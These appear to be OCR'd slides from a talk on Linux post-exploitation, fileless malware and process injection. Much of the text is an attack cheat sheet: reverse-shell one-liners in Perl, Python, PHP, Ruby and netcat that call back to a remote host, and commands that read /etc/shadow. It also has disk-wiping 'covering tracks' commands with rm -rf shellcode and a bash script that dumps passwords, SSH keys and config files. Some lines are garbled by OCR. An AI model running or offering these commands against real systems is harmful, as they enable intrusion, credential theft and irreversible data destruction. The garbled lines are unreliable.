perl -e 'use Socket; $i="10.0.0.1"; $p=1234; socket(S,PF_INET, SOCK_STREAM, getprotobyname("tcp")); if(connect(S,sockaddr_in($p,inet_aton($i)))){ open(STDIN,">&S"); open(STDOUT,">&S"); open(STDERR,">&S"); exec("/bin/sh -i");};'	perl reverse shell
python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("10.0.0.1",1234)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'	phyton reverse shell~
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'	php reverse shell
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i; exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)' nc -e /bin/sh 10.0.0.1 1234	ruby reverse shell
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f	/bin/sh -i 2>&1
xterm -display 10.0.0.1:1	same, with xterm
Listener- Xnest :1	same, with Listener
ssh -NR 3333:localhost:22 user@yourhost	same, with SSH
nc -e /bin/sh 10.0.0.1 1234	same, with netcat

Legacy Post exploitation

suid 0

Command	Description and/or Reason
sudo -l	how the sudo is set
cat /etc/sudoers	how the sudo is set
cat /etc/shadow	user passwords
cat /etc/master.passwd	user passwords
cat /var/spool/cron/crontabs/* ｜ cat /var/spool/cron/*	ride the task
lsof -nPi	See what process is ready to ride
ls /home//*.ssh*/	Maybe there is a root in ssh setting
ls -alh /root/	see what files to ride to root
binaries that can be injected to gain root	See process injection

Legacy Post exploitation

Covering tracks

Command	Description and/or Reason
rm -rf /	recursively try to delete all files
mkfs.ext3 /dev/sda	Reformat listed devices, no recovery
dd if=/dev/zero of=/dev/sda bs=1M	Overwrite disk /dev/sda with zeros
"\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68 \x8d\x99xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83 \xc4\x74\x56"\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31xc0\x40\xeb\xf9\xe8\xbd\xff \xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x2d\x63\x00"	shellcode of rm-rd /

Automation, Framework, and...

Fileless Malware and Process Injection in Linux

1. Background
2. Post exploitation in Linux
   - Concept, Supporting tools
3. Process injection in Linux
   - Concept, Supporting tools
   - Fileless method,
4. Components to make all of these possible
   - Frameworks: concept, specifics, examples
   - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
   - Forensics perspective
   - IR and resource management model
6. Appendix

Automation, Framework

Well, of course, why not script them all..

```
echo "Collecting Information "
echo " "
echo "Files"
echo " "
echo "[*] resolv.conf"
cat /etc/resolv.conf
echo " "
echo "[*] motd"
cat /etc/motd
echo " "
echo "[*] issue"
cat /etc/issue
echo " "
echo "[*] passwd"
cat /etc/passwd
echo " "
echo "[*] shadow"
cat /etc/shadow
echo " "
echo "[*] ssh id"
cat /root/.sshd/id
echo " "
echo "System"
echo " "
echo "[*] uname"
uname -a
echo " "
echo "[*] ps aux"
ps aux
echo " "
echo "[*] w"
w
echo " "
echo "[*] mysql version"
mysql --version
echo " "
echo "[*] mount"
mount
echo "[*] crontab"
/usr/bin/crontab -l
echo " "
echo "[*] last -a"
last -a
echo " "
echo "[*] lastlog"
lastlog
echo " "
echo "Networking "
echo " "
echo "[*] hostname -f"
hostname -f
hostname
echo " "
echo "[*] ip ro show"
ip ro show
echo " "
echo "[*] interfaces"
cat /network/interfaces
echo " "
echo "[*] iptables 1"
iptables -L -n -v
echo " "
echo "[*] iptables 2"
iptables -t nat -L -n -v
echo " "
echo "[*] netstat antup"
netstat -antup
echo " "
echo "[*] arp -a"
arp -a
echo " "
echo "[*] lsof"
lsof -nPi
echo " "
echo "Finding Files"
echo " "
updatedb
echo "Done..."
echo " "
echo "[*] Tar "
locate tar | grep [.]tar$
echo " "
echo "[*] Tgz"
locate tgz | grep [.]tgz$
echo " "
echo "[*] SQL"
locate sql | grep [.]sql$
echo " "
echo "[*] PHP"
locate config.inc | grep [.]php$
echo " "
echo "[*] properties"
ls /home//id .properties | grep [.]properties #
echo " "
echo "[*] XML"
locate .xml | grep [.]xml # java/.net config files
echo " "
echo "[*] TXT"
find / -name *.txt
echo " "
echo "[*] DOC"
find / -name *.doc
echo " "
echo "[*] XLS"
find / -name *.xls
echo " "
echo "[*] CSV"
find / -name *.csv
echo " "
echo "[*] PDF"
find / -name *.pdf
echo " "
```

Automation, Framework


These frameworks support Linux pwnage..(meterpreter)

```
msf > use post/linux/gather/checkvm
msf post(checkvm) > show options

Module options (post/linux/gather/checkvm):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf post(checkvm) > run

[*] Gathering System info ....
[+] This appears to be a 'VMware' virtual machine
[*] Post module execution completed
```

> checkvm
> enum_configs
> enum_network
> enum_protections
> enum_system
> enum_users_history

Automation, Framework

These frameworks support Linux pwnage..(cobalt strike)




Automation, Framework

The raise of Open Source post exploit frameworks & tools for Linux

PosExp Tools/Frameworks	Coded or Payload	Fav / Forked	Purpose
threat9/routersploit	Python	7,400 / 1,400	MultiPwn
n1nj4sec/pupy	Python	5,000/ 1,300	Fileless Pwn
Manisso/fsociety	Python	4,500 / 966	MultiPwn
huntergregal/mimipenguin	C	2,500 / 507	Password Dumper
Ne0nd0g/merlin	Go lang	2,400 / 319	HTTP/2.0 & MultiPwn
nil0x42/phpsploit	PHP	821 / 258	Collecting, Shell gaining
r00t-3xp10it/venom	Shellcode	485 / 229	Shellcode
TheSecondSun/Bashark	bash	399 / 64	MultiPwn
Voulnet/barq	Python	195 / 25	AWS MultiPwn
SpiderLabs/scavenger	Python	163 / 34	Collecting
SofianeHamlaoui/Lockdoor-Framework	Bash, Ruby, Python	135 / 36	MultiPwn
r3vn/punk.py	Python	66 / 17	Collecting & BackConnect
rek7/postshell	C	40 / 10	BackConnext / BindShell

Automation, Framework




The growth of cheatsheets..

Fileless Malware and Process Injection in Linux

1. Background
2. Post exploitation in Linux
   - Concept, Supporting tools
3. Process injection in Linux
   - Concept, Supporting tools
   - Fileless method,
4. Components to make all of these possible
   - Frameworks: concept, specifics, examples
   - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
   - Forensics perspective
   - IR and resource management model
6. Appendix


Post exploitation - Cheatsheets

Pentest Monkey




Post exploitation - Cheatsheets

Awesome Pentesting



